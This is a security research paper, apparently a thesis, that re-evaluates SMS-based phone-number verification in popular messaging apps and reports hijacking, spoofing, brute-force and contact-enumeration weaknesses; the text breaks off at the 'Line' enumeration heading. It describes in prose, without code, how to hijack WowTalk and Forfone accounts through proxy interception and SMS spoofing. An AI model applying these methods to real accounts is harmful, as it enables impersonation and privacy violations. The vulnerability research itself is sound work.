Re-evaluating Smartphone Messaging Application Security

Robin Müller

University of Technology Vienna, Austria
robin.m@gmx.at

Abstract

During the last two years mobile messaging and VoIP applications for smartphones have seen a massive surge in popularity, which has also sparked the interest in research related to the security of these applications. Various security researchers and institutions have performed in-depth analyses of specific applications or vulnerabilities.
In this paper I will give an overview of the status quo in terms of security for a number of selected applications in comparison to another evaluation conducted two years ago, as well as perform an analysis on some new applications. The evaluation methods mostly focus on known vulnerabilities in connection with authentication and validation mechanisms but also describe some newly identified attack vectors. The results show a predominantly positive trend for new applications, which are mostly being developed with robust security and privacy features, while some of the older applications have shown little to no progress in this regard or have even introduced new vulnerabilities in recent versions.

1. Introduction

With the ever increasing popularity of OTT (over-the-top) messaging in recent years and massively successful applications such as WhatsApp, Line and WeChat claiming to have active monthly userbases of up to 400 million users or more [1] [2] [3], large numbers of similar applications have emerged in the mobile app market trying to imitate those huge successes. Already back in 2012 the number of messages sent over OTT networks had eclipsed the number of SMS messages, with researchers projecting OTT messages to exceed SMS by a factor of 4 by the year 2017 [4]. The fast growth and large number of available applications in a relatively young field naturally causes many of them being developed without sufficient security in mind. SBA-Research [5] and Cheng et al. [6] describe various attack scenarios and possible implications of security vulnerabilities related to these kinds of applications. The goal of this paper is to follow up on the research done by SBA by re-evaluating existing applications to show advances in the security field as well as examining newly emerged ones for known or potentially new vulnerability patterns. As the number of OTT messaging applications is very large I will focus only on a subset of the available applications (namely those that utilize the users' phone number for establishing their identity) and attempt to circumvent the various included authentication and security mechanisms.

Section 2 will give an overview of the basic features and characteristics of the applications in question as well as their platforms. The evaluation methods used and possible attacks are described in section 3 . Section 4 contains the detailed results of the evaluation along with any identified weaknesses or potential problems. Section 5 will conclude the research results and finally give some recommendations for the future development in the area.

2. Messaging Applications

Similar to the focus of SBA's research [5] this thesis will be limited to applications that include the users' phone number in the verification process. Generally this means that a new user has to enter their phone number when registering an account and the application will use this number as a means of identifying the user. To prevent malicious attackers from simply entering arbitrary phone numbers to impersonate their target, most applications include some sort of verification process to make sure that the entered phone number actually belongs to the user. The way this verification is done varies between applications, but usually it involves some kind of authentication token (in most cases this is simply a 4-digit number) being communicated between the server and the phone in a way that enables the server to establish the authenticity of the entered phone number. This is almost universally done through SMS, although the actual protocol can be vastly different in terms of implementation and security. Most applications will simply send a short verification code per SMS to the number that the user is trying to register which they then have to copy into the application in order to prove that they are actually the owner of the given phone number. The individual protocols and their identified flaws will be outlined in section 4.

It should also be noted that while many popular instant messaging applications use the above described (or a similar) approach, there is also a multitude of applications available that use more traditional username/password or email-address/password combinations for authenticating users. Those applications and methods may introduce their own vulnerabilities, but in general their potential for abuse and impersonation is somewhat lower as usernames can be chosen arbitrarily and are not directly associated with a person's identity in the way that a phone number or an email address are. Email authentications on the other hand usually use some sort of activation email to verify the legitimacy of the address and the identity of the user - in that regard they are technically similar to some of the SMS-based protocols described here, although email-based authentication methods are a much older concept and as such are generally more refined and better established than the relatively new, SMS-based protocols.

Platform Specifics

Since testing was done on two different platforms - Android (4.1.2) and iOS (6.1.3) I am going to outline some of the more common differences I have noticed between them regarding the authentication mechanisms. Interestingly, in some cases the implementations and protocols were very different between these two platforms (iOS and Android) and in some cases vulnerabilities were present on one platform, but not the other.

iOS

The iOS API that integrates with phone features, such as incoming and outgoing SMS, is rather limited by design - for instance it does not allow the OS to automatically extract the phone number (which means a new registrant always has to enter the number her/himself) nor does it allow the OS to programmatically send and receive text messages (it can however open the messaging app with a pre-populated recipient and message field - Forfone does this, for example). This means that generally the registration process cannot be automated and the user's input is usually required at least two times - first when entering their phone number and subsequently when entering the verification code.
One thing that stood out positively in regards to privacy was the fact that whenever an application tried to upload the phone's contact list a dialogue would open, asking the user whether this should be allowed or not. If the user refused, most applications would simply continue operating without uploading the contacts.

Android

Android on the other hand has a very flexible and powerful API that allows lots of advanced features. Most of the analyzed applications would automatically extract the phone number and pre-populate the input field (although one could edit the number in all cases) and some even had a completely automated verification system: They would send the registration request to the server, intercept the incoming SMS from within the application and immediately parse and attempt to validate the received code. This usually worked fine when registering a legitimate phone, but as soon as a different number was entered (so the verification message would not be sent to the correct phone) most of the applications would simply open a prompt to enter the received code manually. The Android API even allows automated sending of SMS messages from within the application which was used in some cases for a sort of reverse-verification, where the phone would send an active text message to the server instead of the other way around. This approach comes with its own set of vulnerabilities, which will be described in the appropriate section.
Furthermore, the way Android's permission system works (the user has to accept a set of required permissions only once during installation of an application) makes the applications intransparent in regards to what they are doing with one's data. Contacts will be uploaded automatically in most cases with no way of opting out (other than not installing the application), and access to the messaging system means that the application could theoretically send out unrequested (paid) messages to any of the user's contacts.

3. Evaluation

3.1. Methods

The actual evaluation consisted of two groups of applications - first I re-evaluated all of the applications that had previously been analyzed by SBA [5] to check for any improvements, and then I looked for new applications that have emerged in the last year and checked those for any vulnerabilities.

Table 1 lists all applications, their basic features and the estimated size of their user base. Whenever possible I used publicly available information from the application vendor, otherwise the user base was estimated from the numbers accumulated from the Google Play Store [1] (which provides a rather wide range on the approximate number of Android installs) and Xyo [2] (a service that provides estimated download numbers for iPhone applications). The following section lists and shortly describes different vulnerabilities that the evaluated applications were tested against. The categories are based on [5].

3.2. Common Vulnerabilities

Authentication and Account Hijacking

The arguably most dangerous class of vulnerabilities allows an attacker to take over a victim's account or impersonate it by circumventing the authentication mechanism of an application. Most applications prompt the user to enter their phone number first (some Android applications will extract the phone number automatically and ask the user to confirm its correctness) and

[1] `https://play.google.com/store`
[2] `http://xyo.net/iphone/`

then send a SMS to that number containing an (usually 4-digit) authentication code which the user has to enter. Some applications use different methods, which will be described in detail in the appropriate sections. I tested and analyzed the protocols used for identifying and linking the user's phone number to their account and attempted to circumvent them. Another related vulnerability deals with the unauthorized de-registration or deactivation of existing accounts - one instance of which has been identified during research.

Sender ID Spoofing/Message Manipulation

This vulnerability class deals with an attacker manipulating or forging messages and sender information without hijacking the entire account. This usually involves creating and sending messages with a fake (spoofed) sender ID by bypassing user-identification mechanisms inside the application. This class of vulnerabilities is rather uncommon and I was not able to identify any affected applications. The ones that showed this sort of vulnerability in the past (according to [5]) have since been fixed or discontinued.

Unrequested SMS/Phone Calls

As most applications use passive SMS-based verification (and some even use passive phone calls) during sign-up, it is possible to generate unwanted messages or even phone calls to arbitrary phone numbers. Although most applications include mechanisms to prevent the sending of too many such requests, combining multiple applications with an automated system could still generate considerable amounts of spam. It should be noted though that the content of those messages can generally not be modified which makes the concept less attractive for spammers.

Enumeration

Pretty much all applications allow the user to upload their phone book to identify other registered users. The server usually replies with a list of contacts that are also registered for the service. By uploading specific phone numbers an attacker can gain knowledge about whether the targeted person uses the service. This information can potentially be used for further attacks such as impersonation or spoofing attacks. In another scenario an attacker could systematically upload large amounts of different phone numbers to enumerate parts of the application userbase, for example uploading all possible numbers with a specific country code would give them an overview of all users in that country. This can potentially be a large privacy concern. For further reading see [6] where Cheng et al. have conducted rather extensive research on this particular issue.

Modifying Status Messages

As some applications include the functionality to set a status or mood message, another vulnerability arises that allows an attacker to modify those messages without accessing the affected account. Like message manipulation this is a rather uncommon vulnerability that is not prevalent or has already been fixed in most applications and is usually caused by insufficient client authentication. Nevertheless it should be mentioned, as one minor case of such a vulnerability (ChatOn) has been identified during research.

3.3. Experimental Setup

For the actual research I used an iPhone 3GS running iOS 6.1.3 and a Samsung Galaxy S3 Mini running a rooted Android 4.1.2. All tested applications were available for both iOS as well as Android and have been tested on both platforms. To read and modify the encrypted HTTPS traffic between the application and the server I used mitmproxy [7] - a SSL proxy and man-in-the-middle-tool for intercepting and modifying HTTP traffic on the fly. Furthermore, I used sslsplit [8] in a similar fashion to be able to read some of the SSL encrypted non-HTTP traffic. iOS provides excellent proxy support even in its stock setup and most applications were completely oblivious to the presence of the proxy which allowed me to read all HTTP/S based traffic without any problems. Android on the other hand required rooting and the usage of ProxyDroid 2.7.0 [3] to get any global proxy functionality at all. While the proxy was active a few of the Android applications would not work properly, as some of their requests would end up corrupted and cause invalid responses - in those cases I either used a transparent proxy or limited myself to analyzing the traffic of the iOS version. An out-of-the-box, easy to use global proxy setting for future Android versions would be very desirable to make this process easier.

[3] `https://play.google.com/store/apps/details?id=org.proxydroid&hl=en`

Application (Version Android/iOS)	VoIP	Text Messages	Number Verification
eBuddy XMS (2.21.1/2.3.1)	no	yes	SMS, active SMS
EasyTalk (2.2.6/2.1.1)	yes	yes	SMS
Forfone (1.5.7/3.4.2)	yes	yes	SMS, active SMS
HeyTell (3.1.0.384/3.1.2.458)	yes	no	none
Tango (3.3.69998/3.3.71425)	yes	yes	SMS
Viber (4.1.1.10/4.1)	yes	yes	SMS
WhatsApp (2.11.152/2.11.7)	no	yes	SMS, passive phone call
WowTalk (2.1.2.0/2.1.2)	yes	yes	SMS
fring (4.5.1.1/6.5.0)	yes	yes	SMS
GupShup (2.6/2.6)	no	yes	SMS
hike (2.6.16/2.4.1)	no	yes	SMS
JaxtrSMS (03.02.00/3.0.9)	no	yes	active SMS, validation link, passive phone call
KakaoTalk (4.2.3/3.9.5)	yes	yes	SMS, passive phone call
Line (3.10.1/3.10.1)	yes	yes	SMS
Samsung ChatOn (3.2.115/2.7.7)	no	yes	SMS
textPlus (5.9.1.4671/5.4.0)	yes	yes	SMS
WeChat (5.0.3.1/5.1.0.6)	yes	yes	SMS

	Phone Book Upload	Status Messages	Estimated User Base
eBuddy XMS (2.21.1/2.3.1)	yes	no	7.3-12.3M
EasyTalk (2.2.6/2.1.1)	yes	no	0.48-0.88M
Forfone (1.5.7/3.4.2)	yes	no	2.8-6.8M
HeyTell (3.1.0.384/3.1.2.458)	no	no	17.6-57.6M
Tango (3.3.69998/3.3.71425)	yes	no	110-510M
Viber (4.1.1.10/4.1)	yes	no	133-533M
WhatsApp (2.11.152/2.11.7)	yes	yes	350M
WowTalk (2.1.2.0/2.1.2)	yes	yes	0.12-0.16M
fring (4.5.1.1/6.5.0)	yes	no	29-69M
GupShup (2.6/2.6)	yes	yes	0.1-0.5M
hike (2.6.16/2.4.1)	yes	yes	5.3-10.3M
JaxtrSMS (03.02.00/3.0.9)	yes	no	0.9M-1.4M
KakaoTalk (4.2.3/3.9.5)	yes	no	58M-108M
Line (3.10.1/3.10.1)	yes	yes	300M
Samsung ChatOn (3.2.115/2.7.7)	yes	yes	0.45-0.85M
textPlus (5.9.1.4671/5.4.0)	yes	no	44-84M
WeChat (5.0.3.1/5.1.0.6)	yes	no	270M

Table 1: *Overview of messaging applications, 8 re-evaluated applications, followed by 9 new ones*

4. Results

This section will present the results of the evaluation process based on the vulnerability categories described in section 3. In general, I will limit myself to mentioning applications with specific vulnerabilities or noteworthy findings. Table 2 provides a per-app overview of the vulnerabilities identified in the individual applications now and in 2012.

Application	Account Hijacking	Unrequested SMS	Enumeration	Other Vulnerabilities
eBuddy XMS	yes (no)	yes	yes	no
EasyTalk	yes* (yes)	yes	yes	no
Forfone	yes (no)	yes	yes	no (yes)
HeyTell	yes	no	limited	no
Tango	yes	yes	yes	no (yes)
Viber	no	yes	yes	no
WhatsApp	no (yes)	yes	yes	no (yes)
WowTalk	yes	yes	yes	no (yes)
fring	no	yes	yes	no
GupShup	no	yes	yes	no
hike	no	yes	yes	no
JaxtrSMS	no*	yes	no	no
KakaoTalk	no	yes	yes	no
Line	no	yes	limited	no
Samsung ChatOn	no	yes	yes	yes
textPlus	no	yes	yes	no
WeChat	no*	yes	limited	no

Table 2: *Overview of vulnerabilities (when different, results from SBA's 2012 evaluation in parentheses)*
** potential vulnerability, see details in the appropriate sections*

4.1. Authentication and Account Hijacking

This section will describe practical and theoretical attacks against the analyzed applications that could be used to circumvent the authentication and validation process to allow an attacker to register using a different person's phone number. Generally, this can be done by either using a new, not-yet-registered number or by hijacking an existing account's number.

eBuddy XMS

XMS' authentication mechanism is very different between the Android and iOS versions and includes distinct weaknesses which will be described separately.

iOS The iOS version uses a simple SMS-based authentication approach where the device sends an authentication request to the server, which in turn sends a SMS message containing a random, 3-digit code to the registered phone number. The user then has to enter this code on their device which sends it to the server where the code is checked and the device is authenticated. While the protocol itself seems safe and does not allow circumventing the mechanism, the usage of a code of only 3 digits length is very alarming. Coupled with the fact that there appears to be no lockout when entering too many invalid codes and no time limit when entering them either, an attacker can reliably guess the code after an average of 500 tries.

Increasing the code length and implementing a limit on the allowed number of attempts are basic measures for preventing brute forcing of access codes that should be present in every application that uses an authentication scheme such as this one.

Android For some reason the verification process in Android is very different from the iOS approach. Firstly, when registering a number for the first time the application will not attempt to validate it at all. Only when trying to register an already-registered number the application will attempt to do some form of SMS-based authentication. This is obviously a poor scheme, as it allows an attacker to impersonate arbitrary people, given that they have not registered for the XMS service yet. Combined with an enumeration attack (as described in later sections) to find out whether someone is using the service this could be used to register someone without them ever knowing, as there will be no SMS traffic generated on a first-time-registration. Secondly, the verification process when registering an already known number is somewhat broken as well. What the application does is generating a 10-digit authentication code locally and sending it via active SMS (text message charges apply) to the entered phone number. When used legitimately, this will result in the phone sending a text message to itself, which is then intercepted by the application and the code is verified locally (see figure 1). When entering a foreign number that person will receive a text message containing the verification code. Sending a reply message from that number including the received verification code should authenticate the device. While this scheme appears alright at first sight, I will describe a theoretical approach that could be used to exploit it.



Figure 1: *XMS and JaxtrSMS authentication during a legitimate attempt*

The basic idea is to somehow gain access to the code inside the SMS (by reading the outgoing message) and then using some form of SMS sender spoofing mechanism to create a fake response message. This response message has to include the activation code and has to appear to be originating from the number the attacker is trying to register. The process is visualized in figure 2 This requires two things: Firstly, intercepting the outgoing message with the code. The problem here is that in Android text messages sent through the messaging API from within applications will not show up in the normal SMS outbox. There might be a way to programmatically intercept or log the outgoing messages to retrieve the verification code or else the attacker could attempt to intercept the message at the hardware or carrier level. After obtaining the code, the attacker would have to use a SMS spoofer (there are various such services available on the internet, such as spoofsms [4]) to send a fake message which includes the code and has its sender set to the number the attacker is trying to register. This should make the application believe that the message actually originated from the entered number and it should complete the authentication process. While these approaches would potentially require rather sophisticated methods, they should be feasible as the entire authentication process happens locally.

One thing that stood out positively though, was the fact that if someone registered a second account using a specific number, the owner of the original account would get a notification that someone else has registered another device with that number. That way the real owner would

[4] `http://spoofsms.net`



Figure 2: *Theoretical exploit approach against XMS and JaxtrSMS*

at least have an indication that something was wrong. In the end it seems surprising that the Android version would use such a vastly different and rather unusual authentication approach, when the iOS version uses a pretty simple and robust protocol (aside from the brute-force issue). One thing that all applications have in common is the fact that authentication is only as strong as its weakest version, so having a proper authentication mechanism on one platform is useless when one of the other platforms is susceptible to simple attacks, as an attacker can simply choose to use a device based on the easier-to-circumvent platform to carry out the attacks.

EasyTalk

Basically EasyTalk uses a passive 4-digit SMS-based authentication scheme like many of the other applications. In practice its authentication mechanism seemed to be very buggy though and on iOS the application simply crashed when started with an active proxy (even when in transparent proxy mode). On Android the verification process would simply get stuck most of the time when trying with an active proxy - without a proxy the process seemed to work, but the SMS with the code only really arrived in around 1 out of 20 attempts. During later testing the registration process stopped functioning entirely which made any further analysis virtually impossible. SBA describe an exploit that can be used to circumvent the authentication mechanism completely, but since the application did not function correctly it was not possible to verify the continued presence of this vulnerability.

Forfone

Forfone uses the same authentication mechanism on both platforms. However, it seems to have undergone significant changes compared to the way the mechanism was described in [5]. While the option to do a secure and well-implemented passive SMS-authentication is still there, it will only be used if the default authentication process fails. This default process is outlined in figure 3 and works as follows:
The device generates a seemingly random "reference token" (a 32-digit hexadecimal number) which is sent to the server via HTTPS request. The server replies with a HTTPS-response including an "authentication token" (another 32-digit hexadecimal number). The application then attempts to send this token using an active SMS from the phone to a Forfone service number. If the sending of the message is successful and the authentication token is correct, the account will be successfully registered using the received message's sender number. This means that the user does not enter their phone number at all during the process, but rather it is extracted from the message sent to the server. Only when the sending of the active SMS fails the

application will revert to a passive SMS authentication scheme, where a common 4-digit code is sent to an user-provided number and then has to be entered manually. The entered code is then transmitted and verified server-side which is not susceptible to a simple impersonation attack.



Figure 3: *Forfone authentication during a legitimate attempt*

The default authentication scheme on the other hand can be exploited quite easily as shown in figure 4 (especially on iOS) - an attacker can simply copy the authentication token from the SMS before it is sent (since iOS requires the user to manually send the message off, all the application can and will do is open the SMS messaging app and pre-populate the recipient and message fields with the authentication code) or intercept the HTTPS response from the server and extract the token from there. After the attacker has obtained the token they need to create a spoofed SMS message which appears to be coming from the number they are trying to register and include the authentication token in that message. There are various services available on the web that allow sending of spoofed SMS messages to different countries. I used spoofsms [5] for testing the exploit which worked flawlessly for the Austrian mobile network.



Figure 4: *Spoofing attack against Forfone*

It seems curious that Forfone would opt to use such an insecure validation mechanism as its default scheme (or at all) when it also features a secure, passive SMS mechanism. I would imagine this is done for price reasons, as active messages sent from the user's phone incur no cost to Forfone's operators, although this strikes me as the wrong place to save costs seeing how it causes such a massive security flaw - especially when considering the cheap SMS messaging rates in most countries today.

HeyTell

HeyTell still does not have any sort of number verification whatsoever. A registrant can simply enter an arbitrary number along with a name when registering for the service. The

[5] `http://spoofsms.net`

system allows for multiple users to be registered using the same number. When another user attempts to add a phone number to their contacts, they will be presented with a choice of all users' names that are registered using that specific number. This system has two major ramifications: Impersonating someone who is not using the service yet is extremely easy due to the lack of any number verification. Hijacking an existing account on the other hand is not possible - users that already have someone's legitimate account in their contacts will continue to do so - all the attacker can do is to simply create a second account using the same number, so that anyone who attempts to add that number to their contacts from this point onward would be presented with two choices - the legitimate, and the fake one.

Tango

Tango's authentication mechanism appeared to be fundamentally broken - during early stages of research when doing some rudimentary testing I did get a validation SMS (4-digit PIN) when registering a device. However, when attempting to do further research at a later point the application did not attempt to do any sort of number verification whatsoever. I was able to freely change the phone number associated with my account without having to verify it at all. It might be that this vulnerability was introduced during an update, as the later testing was conducted on a newer version of the application.

Viber

Viber uses a 4-digit passive SMS authentication scheme which was not susceptible to traffic interception or other impersonation attacks. An example of such a scheme is outlined in figure 5.



Figure 5: *Safe authentication scheme as used by numerous applications (Viber, WhatsApp, fring, GupShup, hike, KakaoTalk, Line, ChatOn, textPlus and WeChat)*

WhatsApp

WhatsApp completely re-hauled their authentication and messaging protocols since SBA conducted their research [5]. The verification code (6 digits) is no longer sent to the device allowing for easy impersonation and hijacking, but rather the entered code is sent to the server and checked for validity there.

WowTalk

WowTalk's authentication mechanism has not changed at all since the publication of SBA's research results [5]. After a user enters their phone number it is sent to the WowTalk server, which in turn sends a SMS message with a 4-digit authentication code to the given number. The code however is also included in the HTTPS request's response which is sent to the application. This means that an attacker can simply use an SSL proxy to read the code as it is transmitted to their device to hijack or impersonate any existing WowTalk account or new number. The attack is outlined in figure 6.



Figure 6: *Man-in-the-middle attack against WowTalk*

fring

Fring uses a 4-digit passive SMS authentication scheme which was not susceptible to traffic interception or other impersonation attacks.

GupShup

Similar to many of the other applications, GupShup also uses a well-implemented passive SMS authentication scheme, but unlike most of them it uses a 6-digit number for authenticating instead of the usual 4 digits.

hike

Hike also uses a 4-digit passive SMS authentication scheme which was not susceptible to traffic interception or other impersonation attacks.

JaxtrSMS

JaxtrSMS is another application that uses two entirely different and rather uncommon authentication schemes on both platforms. In addition to that, JaxtrSMS also supports passive call based verification for both platforms which becomes available after the default mechanism fails for some reason.

iOS The iOS authentication mechanism is essentially a passive SMS system as used by many other applications, with the difference that it does not send a verification code to the user but rather a verification link (as is often used in e-mail address verification). The user then has to open that link to activate their account. While this is a system not seen in any other app during research, it is essentially a tried-and-tested scheme that is usually used for verifying the e-mail addresses of newly registered accounts in virtually all online services, except that in this case the communication medium is SMS instead of e-mail. As such it was not susceptible to any traffic interception or other impersonation attacks.

Android The Android authentication scheme on the other hand was quite unusual and while I did not manage to exploit it myself, I cannot rule out the possibility of it being exploitable. It works as follows: After the user has entered their phone number the device will attempt to send a SMS message to the entered number containing a verification code. During legitimate

use this would result in the application sending a message to itself, which is then intercepted and used to authenticate the user (similar to XMS, see figure 1).

Now theoretically an attacker should be able to exploit this scheme by intercepting/reading the outgoing message and its code (for doing this see the eBuddy XMS section above, the same problems apply) and then creating a spoofed reply message which includes this code and appears to be coming from the target number (see figure 2). In practice, this did not work for some reason though - I tried to register a second phone by simply sending the received authentication code back to the Android device, but the application ignored that SMS. I have no knowledge about the internal algorithm the application uses to do the authentication, but one possible reason for my attempt failing could be that it not only checks the sender number on the received message, but also the destination number. During a legitimate registration those two would be identical as the message is sent from the phone to itself, but when trying to impersonate another number with a spoofed message the target number will always be the number of the attacker's phone. This is obviously just speculation on my part though, further research would need to be conducted in order to establish whether or not the authentication scheme can actually be exploited.

KakaoTalk

KakaoTalk uses a 4-digit passive SMS authentication scheme which was not susceptible to traffic interception or other impersonation attacks. In case the SMS-based system fails the application also offers the option to do a passive call-based authentication.

Line

Line also uses a 4-digit passive SMS authentication scheme which was not susceptible to traffic interception or other impersonation attacks.

Samsung ChatOn

ChatOn also uses a 4-digit passive SMS authentication scheme which was not susceptible to traffic interception or other impersonation attacks.

textPlus

textPlus also uses a 4-digit passive SMS authentication scheme which was not susceptible to traffic interception or other impersonation attacks.

WeChat

WeChat uses a classic 4-digit passive SMS authentication scheme, with the difference that after establishing the authenticity of the user's phone number it is possible to set a password in order to be able to log into the account from other devices. It is however also possible to register the same number multiple times, effectively overwriting existing accounts under that number.

According to research done by Roberto Paleari, WeChat uses a custom communication protocol which is not based on typical HTTP/S but uses a combination of RSA for key exchange and subsequent AES for encrypting individual messages. A weakness in the application's debugging infrastructure allowed any application installed on the same Android device to extract a hash of the user's password. Detailed information on this exploit can be found on Roberto's blog [9].

4.2. Sender ID Spoofing/Message Manipulation

In this section I will discuss the evaluation of the applications' messaging protocols. I attempted to exploit the protocols in order to send unauthorized messages or messages with a spoofed sender ID. Most of the applications rely on the Extensible Messaging and Presence Protocol (XMPP) [10] for messaging and as such are not susceptible to sender ID spoofing. While a few of them use custom and mostly HTTPS based protocols such as JaxtrSMS and Forfone, even those applications included security features to prevent the sending of spoofed messages. Overall, I was not able to find any sender ID spoofing vulnerabilities in the analyzed applications.

Forfone

While according to SBA older versions of Forfone seem to have contained a sender spoofing vulnerability, it appears to have been fixed since. It no longer uses the IMSI or UDID for authenticating the sender but rather the randomly generated "reference token" as described in authentication hijacking section. While this makes message spoofing unfeasible, the other vulnerabilities described in the last section allow hijacking the entire Forfone account, arguably removing the necessity to create spoofed messages.

JaxtrSMS

The reason I wanted to mention JaxtrSMS at this point is because it follows a slightly different approach than most applications by being completely HTTP/S based - message sending is done through HTTPS requests and message receiving is done by periodically querying the server for any new messages. This simple protocol is secured by using a random user ID which is generated when a user signs up for the service. Every message sending request includes the recipient's phone number as well as the sender's user ID. This user ID appears to be secret and is known only to the server and the client itself and is used to authenticate the sender of the message.

4.3. Unrequested SMS/phone calls

Due to the nature of the authentication mechanisms of most applications it is possible to generate authentication requests for arbitrary phone numbers, which results in the system sending verification messages to the targeted number(s). An attacker could set up an automated system to generate lots of such requests to flood the target with spam messages. Although most applications include a limit of some sort on how often such requests can be sent, combining the authentication systems of multiple applications could still generate considerable amounts of spam. It should be noted though that it is not possible to change the contents of such an authentication message, which makes such a system pretty much unsuitable for commercial spammers and only useful as a disruption or annoyance. The exception being applications that rely on active authentication SMS sent from the registrants' phone to the targeted phone number. These messages are sent at the cost of the user and also have the user's phone number as the sender, which makes them unsuitable to be used as spam. Some applications such as WhatsApp, JaxtrSMS or KakaoTalk even allow for phone-call-based authentication, where the user receives a short phone call during which a computer-generated voice "tells" the verification code to the user. In case the phone call is missed, the system will speak the code onto the receivers message box. In all applications where call-based authentication is possible it only becomes available after the SMS-based authentication has failed. As opposed to most of the

authentication messages which usually originated from the requesting country (or showed a spoofed sender) the origin of the phone calls usually was in the USA. I could imagine that generating numerous international calls in an automated fashion could cause considerable costs on the operators' part.

4.4. Enumeration

Most applications allow the user to upload their phone book to the server to automatically identify other users of the service. This can have various security implications as described in section 3 . The feasibility of such an attack was demonstrated by SBA [5] by abusing WhatsApp's phone book uploading feature. By programmatically crafting custom HTTP requests that included ranges of phone numbers they were able to obtain information about whether the uploaded phone numbers were registered for WhatsApp. Almost all of the analyzed applications appear to be vulnerable to such an attack, although for some of them it might be harder to automate as they do not use HTTP requests for synchronizing the address book but custom (often TCP-based) protocols. While it should be possible to reverse-engineer these protocols and implement a rogue client to automatically upload phone numbers, it would potentially involve a lot of work. Furthermore some of the applications are either more cumbersome to enumerate (due to the way they work) or include privacy features that prevent individual users (if they had chosen the appropriate settings) from being identified by a mass-enumeration attack. Those special cases will be highlighted in the following section. Countermeasures for preventing enumeration attacks from being feasible have been proposed by Cheng et al. [6], but additionally it is advisable to impose a limit on the number of contacts that can be uploaded within a certain time period. Some of the analyzed applications might actually impose such limits, but attempting automated enumeration attacks against every single applications to find out which ones do was out of scope for this project.

Forfone

I used Forfone as an example to demonstrate the feasibility of an enumeration attack due to its rather simple, HTTPS-based contact synchronization. The user simply has to upload a list of contacts using a POST request (this request is validated with the user's reference token, see section 4.1 for details). The server responds with the same list, but for every contact entry it includes a flag that indicates whether that phone number is a registered Forfone user. Since Forfone does not limit the amount of requests that can be sent, I was able to enumerate arbitrary phone number ranges using a simple Java script (see appendix A) that automatically generates HTTPS requests and sends them to the Forfone server.

HeyTell

HeyTell allows users to change their privacy settings - using any setting other than "low" prevents random people from adding them to their friend list, in other words people are unable to find out whether or not they are using the service (for example on "medium" only friends of friends are able to add them). This can prevent the enumeration of individual accounts, but most users will probably go with the default setting of being visible to everyone.
This feature does however include a weakness - if someone knows another person's user ID they can add them to their friend list regardless of their privacy setting by simply sending a crafted HTTPS-request with the target's ID as a POST parameter. While it does not seem possible to find out someone's user ID without them being on one's friend list, effectively preventing the "blind" adding or enumeration of random accounts, this flaw could be abused in other scenarios.

For example, after blocking/ignoring an unwanted user and changing my privacy settings to prevent said user from finding or contacting me again, that user could still be in possession of my user ID, create a new account and use the described vulnerability to add me again.

JaxtrSMS

JaxtrSMS does not identify users of the service beforehand - it only does so after someone attempts to send them a message. In case the recipient also uses the service, the message will be delivered through the applications network, otherwise an error message will be thrown. While this does not entirely prevent enumeration or identification of active users, it does prevent it from happening without the target user knowing. An attacker could still attempt to systematically send automatically generated messages to different numbers to enumerate users that way, although that would generate a lot of potentially unwanted traffic. While the application does not seem to utilize the user's contact list, for some reason it will still require the permission to upload it to the server - considering it is not used in any apparent fashion after being uploaded this seems like a totally unnecessary privacy intrusion.

Line

